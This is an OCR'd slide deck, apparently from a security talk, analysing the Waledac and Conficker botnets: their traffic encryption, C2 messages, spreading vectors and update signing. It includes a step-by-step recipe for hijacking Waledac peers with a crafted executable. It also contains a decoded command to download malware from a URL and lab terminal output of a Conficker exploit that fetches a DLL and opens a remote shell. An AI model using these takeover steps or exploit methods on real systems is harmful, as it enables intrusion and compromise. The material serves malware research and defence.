
Some *Real* Crypto

Waledac

Waledac Facts

- Waledac, Walowdac
- First seen: December 2008
- Characterized to be the successor of Storm
- Estimated size: several tens of thousands
- Right now: dead (?)

Spam Campaign Examples



Waledac Infrastructure

. . . is P2P is not P2P is P2P . . .

- Systems behind NAT become *spammers*
- Other systems are *repeaters*, they
  - Act as HTTP proxies and forward certain requests to upper tiers
  - Maintain and distribute lists of other repeaters
- Upper tiers are systems controlled by the botmaster

Snooping on Waledac Traffic

```
POST /uqceadckop.htm HTTP/1.1
Referer: Mozilla
Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla
Host: 76.193.189.85
Content-Length: 317
Cache-Control: no-cache

a=_wAAArQshOwGeawATkPSjmSVWco5Kv3We
gNwXpHbpBCUkglDOPwl6HksyCBzI3vup3-E
...
ASA&b=AAAAAA
```

Decoding the Traffic

The `a=...` Parameter

- Looks like base64,
  but `base64 -d` fails
- _ and - are not in the b64 charset
  ⇒ replaced for urlencoding
- Decoding works after replacing them by + and /
- The content turns out to be AES encrypted (key in the binary)
- Decrypting it reveals bzip2 compressed data
- Uncompessing it finally gives us human readable XML

```
a=_wAAArQshOwGeawATkPSjm
SVWco5Kv3WegNwXpHbpBCUkg
lDOPwl6HksyCBzI3vup3-EiP
QnJS50JrfQFlzNFsKzN4OvqZ
mmx4ETRudtsIWFnrHwJPOVb0
xnN_hUbBfWx3br7nrrQT-usF
ww0k2k7tJKTvNtCX230Z217c
v8z42D1WW_oTQkw3oVEwOwbY
4gNk2XCTyEP75ROBNadRua9u
zmIr2Ddngy3TSARQ_l-xx3Wa
dG9WFUeTX-4ttu_JQ521lvlw
TG-JnPgkgjuwbXLUVbjKJaTk
MSo_UCHOMfHlAoY33PEQxejA
vLfKj6APlgwROoyFtoG2QtoY
qUP-_6brXuotg5FRBP44sUNi
DKhezbAuDJvtnQ_MuAK3WXXF
...
jIGlMuXGlGX_JdHChI9oMZ8D
H9azFOAwC7lwKjvEXLmTGSkx
_5ckECHMwZ4wNAGULekE46yU
JXVp6w_VkCK1Aqd2ZdqsUFNa
j5XrmWMVBukwOOjD76IoZqpa
s0xhFA3FCTvpm5MQyxWaASA
```

The Bootstrapping Process

- Waledac bootstraps by contacting peers from a hardcoded list
- The first step is to send a 1024 bits RSA public key
  - The X.509 Certificates are generated on-the-fly
  - Therefore they have to be self-signed
- The response contains a base64 encoded, RSA encrypted session key
- All further traffic is AES encrypted with that key
- Some example session keys:
  - `9837b5d73b8ae670`
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
An Online Waledac Traffic Decoder



Decoding Traffic


A Closer Look

- Some messages contain `download` commands

A Decoded `notify` Message

```
Type: 0x2
Length: 337
<lm>
<v>27</v>
<t>notify</t>
<props><p n="ptr">bonn-007.pool.t-online.de</p>
<p n="ip">93.137.206.86</p>
<p n="dns_ip">216.195.100.100</p>
<p n="smtp_ip">209.85.201.114</p>
<p n="http_cache_timeout">3600</p>
<p n="sender_threads">35</p>
<p n="sender_queue">2000</p>
<pn="short_logs">true</p>
<p n="commands">
<![CDATA[312|download|http://orldlovelife.com/mon.jpg]]>
</p></props>
<dns_zones></dns_zones><dns_hosts></dns_hosts>
<socks5></socks5><dos></dos><filter></filter></lm>
```

A Jpeg?



A Look Under His Panties

- More data right after the Californian Governour's portrait
- An educated guess revealed a portable executable XORed with `0xED`
- No digital signatures are used

Waledac Takeover in 5 Easy Steps

The Recipe

1. Take the binary you want to execute and XOR it with `0xED`
2. Append it to a beautiful Jpeg
3. Start a Waledac instance and become repeater
   - May use the built-in command line switch `-r`
4. Intercept communication with other peers
5. Inject an update command for your own crafted Jpeg

Speedup

- You may want to run a Waledac tracker to identify other peers
- The DNS fast-flux network is a nice starting point


Aiming Higher

Conficker

Conficker Facts

- Conficker, Downadup, Kido
- First seen: November 2008
- 4 (5) different versions since, each introduces new enhancements
- Size (March 8th, 2010): **6.284.835 + 206.531**


Infection Tracking



Source: Conficker Working Group


Spreading Vector I: DLL Injection

- Exploit: `NetpwPathCanonicalize()` with specially crafted path string




Spreading Vector I: DLL Injection

- Exploit: `NetpwPathCanonicalize()` with specially crafted path string
  - RPC corrupts memory



Spreading Vector I: DLL Injection

- Exploit: `NetpwPathCanonicalize()` with specially crafted path string
  - RPC corrupts memory
  - Injected shellcode executes
    - `UrlDownloadToFile()`
    - `LoadLibraryA()`



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

  - Downloaded DLL mapped into `svchost.exe`



Spreading Vector I: DLL Injection


- Exploit: `NetpwPathCanonicalize()` with specially crafted path string
  - RPC corrupts memory
  - Injected shellcode executes
    - `UrlDownloadToFile()`
    - `LoadLibraryA()`
  - Downloaded DLL mapped into `svchost.exe`
  - New Conficker thread with `SYSTEM` privileges

    $\Rightarrow$ 0wned!



Spreading Vector II: Removable Devices

- Autorun feature
- Specially crafted user dialogue
- First entry executes Conficker
  - Would you have clicked it?
- Security measures on the network level don't help at all




Spreading Vector III: Network Management RPC Functions

1. `NetServerEnum()`
   - Lists all machines in a Windows domain
2. `NetUserEnum()`
   - Provides information about all users on a remote system...
   - ...but no passwords. Conficker tries to guess them:
     - Password = User
     - Password = UserUser
     - Password = resU
     - Pick password from a hardcoded list with 250 entries
3. Place a copy in `$ADMIN\System32`
4. `NetScheduleJobAdd()`
   - Submits a job to run at a specified future time and date

Conficker's C&C Mechanism


- No built-in command protocol
- Commands are pushed as updates
- Conficker generates DNS names as rendezvous points
  - Predicable algorithm
  - HTTP download attempt if active
  - You've probably heard about April 1st…



	Conficker.A	Conficker.B	Conficker.C
Domains/day	250	250	50.000
Name length	8–11	8–11	4–9
TLD suffixes	5	7	116

Updates

- Most obvious approach: attacking the update process
- Updates are digitally signed ☹
  - Conficker.A
    - SHA1
    - RSA with a 1024 bit key
  - Later versions
    - MD6
    - RSA with two different 4096 bit keys
  - MD6 contained a buffer overflow
    - Not exploitable in Conficker
    - Fixed since version C anyway



Exploiting Conficker

- Conficker Takeover


```
File  Edit  View  Terminal  Go  Help
tw@lab:~/cfe$ ./conficker-exploit.py 10.0.0.2 10.0.0.1:8080
[-] Injecting DLL from http://10.0.0.1:8080/hacked.dll
[-] Sending shellcode to 10.0.0.2
[-] Sent.
[*] Now waiting for the shell to start...
[*] Connecting to 10.0.0.2:4444
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>exit
exit
[*] Shutting down.

tw@lab:~/cfe$
```

Exploiting Conficker

Hooking Explained



